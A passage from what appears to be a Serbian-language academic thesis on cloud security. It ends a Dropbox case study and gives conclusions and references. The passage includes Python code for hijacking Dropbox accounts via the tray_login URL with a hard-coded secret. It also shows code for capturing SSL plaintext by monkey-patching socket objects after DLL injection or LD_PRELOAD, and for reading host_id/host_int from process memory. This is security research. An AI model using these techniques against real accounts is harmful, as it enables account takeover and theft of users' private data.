        uuid=123456&server_list=True&\
        host_id=%s&hostname=random" % host_id
headers = {'content-type': ctype}
r = requests.post(url + 'register_host',
        data=data, headers=headers)
data = json.loads(r.text)

host_int = data["host_int"]
```

slika 4:4 Traženje zahteva za host_int

4.4.2 Otmica Dropbox naloga

Jednom kada su host_id i host_int vrednosti za određenog Dropbox klijenta poznate, moguće je da se dobije pristup tom nalogu korišćenjem sledećeg koda. Ovaj metod je dobio naziv tray_login metod.

```
import hashlib
import time

host_id = <UNKNOWN>
host_int = <ASK SERVER>

now = int (time.time())

fixed_secret = 'sKeevie4jeeVie9bEen5baRFin9'

h = hashlib.sha1('%s%s%d'% (fixed_secret,
    host_id, now)).hexdigest()

url = ( "https://www.dropbox.com/tray_login?"
      "i=%d&t=%d&v=%s&url=home&cl=en" %
      (host_int, now, h))
```

Izlaz url-a u gore navedenom kodu, daje osobi pristup Dropbox nalogu ciljanog korisnika. U prethodnom odeljku je pokazan metod kako da se dobije host_int vrednost od samog Dropbox servera. Dakle, ukratko, ponovo je sproveden napad (koji je opisan ranije u radu) na Dropbox naloge koji zahteva poznavanje samo host_id vrednosti kako bi se omogućio pristup ciljanom Dropbox nalogu.

Iako je ovo relativno nova tehnika za otmicu Dropbox naloga i trenutno radi dobro, primećeno je da Dropbox priprema klijente koji će onemogućiti tray_login mehanizam (što bi onemogućilo našem "korisniku" da se automatski prijavi na servis). Oni se oslanjaju na jače metode skrivanja bajt-koda i random nonces (primljene od servera) za generisanje adresa za automatsko prijavljivanje (auto-login URL).

4.4.3 Presretanje SSL podataka

U prethodnim uzorcima koda, koristili smo nedokumentovan Dropbox API. U ovom odeljku će biti opisano kako je otkriven interni API. Postojeći SSL MiTM (*Engl. Man-in-the-middle*) alati (*npr. Burp Suite*) ne mogu sniff-ovati saobraćaj pošto Dropbox klijent koristi hard coded SSL sertifikate. Pored toga OpenSSl biblioteka je statično povezana sa Dropbox izvršnim fajlom. Binarno krpljenje je teško i dugotrajno. Ovaj problem se mimoilazi korišćenjem Reflective DLL injection[83] metode na Windows platformi i korišćenjem LD_PRELOAD[84] na Linux platformi kako bi se dobila kontrola nad izvršavanjem, praćena majmunskim krpljenjem[85] svih "zanimljivih" objekata.

Kada smo u stanju da izvršimo proizvoljni kod unutar Dropbox klijenta, mi krpimo sve SSL objekte i u mogućnosti smo da preturamo po podacima pre nego što se šifruju (na strani pošiljaoca) i pošto su dešifrovani (na prijemnoj strani).

Upravo to predstavlja način na koji presretamo SSL podatke. U sledećem kodu je predstavljeno kako se lociraju i krpe "zanimljivi" Python objekti u toku rada.

```
import gc

f = open (" SSL-data.tx ", " w ")

def ssl_read(*args):
    data = ssl_read_saved(*args)
    f.write(str(data))
    return data

def patch_object(obj):
    if isinstance(obj, SSLSocket) \
          and not hasattr(obj, "marked" ):
            obj.marked = True
            ssl_read_saved = obj.read
            obj.read = ssl_read

while True:
    objs = gc.get_objects()

    for obj in objs:
          patch_object(obj)

    time.sleep(1)
```

slika 4:6 Krpljenje Python objekata

[83] FEWER, S. Reflective DLL injection. www.harmonysecurity.com/files/HS-P005_ReflectiveDllInjection.pdf, 2008.
[84] GNU. LD_PRELOAD - dynamic linker and loader feature. http://man7.org/linux/man-pages/man8/ld.so.8.html, 1987.
[85] Monkey patch, modifikovanje run-time koda dinamičkog jezika. http://en.wikipedia.org/wiki/Monkey_patch

Otkriveno je da dvo-faktorna autentifikacija (2FA), kakvu koristi Dropbox, štiti samo od neovlašćenjog pristupa Dropbox veb sajtu. Interni klijentski API koji koristi Dropbox ne podržava ili ne koristi dvo-faktornu autentifikaciju. Što nas dovodi do zaključka da je dovoljno imati samo host_id vrednost kako bi se dobio pristup podacima mete.

Ukratko je pomenuto ranije da je moguće izdvojiti host_id i host_int iz Dropbox memorije klijenta posle preuzimanja kontrole nad tokom izvršavanja korišćenjem Reflective DLL injection ili LD_PRELOAD tehnike. Sledeći deo koda prikazuje kako tačno ovo može biti postignuto.

```
# 1. Inject code into Dropbox.
# 2. Locate PyRun_SimpleString using dlsym
#    from within the Dropbox process
# 3. Feed the following code to the located
#    PyRun_SimpleString

import gc

objs = gc.get_objects()
for obj in objs:
    if hasattr(obj, "host_id"):
        print obj.host_id
    if hasattr(obj, "host_int"):
        print obj.host_int
```

Od ove tehnike njuškanja po objektima je veoma teško zaštititi se. Čak i ako Dropbox nekako spreči napadače od sticanja kontrole nad tokom izvršenja, još uvek je moguće koristiti napade bazirane na principu njuškanja po memoriji[86] kao što su implementirani u passe-partout[87]. Budući planovi white hat zajednice jeste da se upravo napadima njuškanja po memoriji naprave još robusniji metodi otimanja naloga.

[86] Proces gde individualni keš motri adresne linije za pristup memorijskim lokacijama koje su keširane http://en.wikipedia.org/wiki/Cache_coherence

[87] COLLIGNON, N., AND AVIAT, J.-B. passe-partout, extract sslprivate keys from process memory. https://github.com/kholia/passe-partout, 2011.

5 Zaključak

5.1 Sumarni ciljevi rada i rezultati

U ovom radu kroz analizu bezbednosti infrastrukture cloud servisa upoznali smo se sa problemima koji predstavljaju najveću prepreku širem usvajanju računarstva u oblaku. Ovaj rad je istražio izazove u primeni i upravljanju uslugama u cloud infrastrukturi sa bezbednosne tačke gledišta i kroz proučavanje studije slučaja servisa Dropbox otkriveni su nedostaci unutar same platforme koji narušavaju osnovne principe bezbednosti.

Dropbox koristi različite tehnike kako bi odvratio potencijalne napadače poput enkripcije bajt-koda, korišćenjem opcode remapping-a i slično. Međutim, utvđeno je da dva ključna elementa (host_id i host_int) na kojima se bazira proces autentifikacije korisnika predstavljaju najveću opasnost po bezbednost naloga i samim tim po bezbednost podataka. Takođe u radu su opisane metode kojima se te opasnosti, uz relativno malo truda, mogu potencijalno iskoristiti za otmicu naloga i kasnije zloupotrebu istog radi manipulacije podataka.

5.2 Predlog za budući rad

Postoje mnoge stvari koje treba istražiti u budućnosti, među kojima je najzanimljivija otkrivanje novih napada na LAN sync protokol koji koristi Dropbox.

Takođe napadi koji su ranije bili uspešni koristeći aktivirano evidentiranje (*Engl. logging*), iako sada neupotrebljivi, imaju veliki potencijal da ponovo budu uspešni. Aktiviranje evidentiranja sada u Dropbox-u zahteva razbijanje punog SHA-256 heša (e27eae61e774b19f4053361e523c771a92e838026da42c60e6b097d9cb2bc825). Običan tekst koji odgovara ovom hešu mora biti poslat eksterno Dropbox klijentu, u cilju aktiviranja evidentiranja, ali vrednost tog otvorenog teksta nije poznata.

U nekom trenutku, Dropbox će onemogućiti postojeći tray_login metod i time će učiniti otimanje naloga težim. Dakle krajnji cilj budućeg rada jeste pronalaženje novih metoda da se to uradi.

Literatura

[1] Veinović M., Adamović S. **Kriptologija I**, Univerzitet Singidunum, Beograd 2013.

[2] Grubor G., Milosavljević M., **Osnove zaštite informacija**, Univerzitet Singidunum, Beograd 2010.

[3] Stamp M. , **Information Security, Principles and Practice**, John Wiley&Sons, 2011.

[4] Brodkin, Jon, "Seven Cloud-Computing Security Risks," 2008, www.networkworld.com/news/2008/070208-cloud.html.

[5] Cloud Security Alliance, "Security Guidance for Critical Areas of Focus in Cloud Computing," April 2009, www.cloudsecurityalliance.org/guidance/csaguide.pdf.

[6] NIST Computer Resource Center, http://csrc.nist.gov

[7] „*Guidelines on Security and Privacy in Public Cloud Computing*", NIST(National Institute for Standards and Technology) Special Publication 800-144

[8] Kholia, D., "*db-lsp-disc dissector to figure outhost_int*", https://github.com/kholia/ettercap/tree/dropbox, 2013.

[9] Kholia, D., "*Long promised post module for hijacking dropbox accounts*", https://github.com/rapid7/metasploit-framework/pull/1497, 2013.

[10] Ruf, N., Ledoux, F., "*A critical analysis of dropbox software security*". ASFWS 2012, Application Security Forum(2012)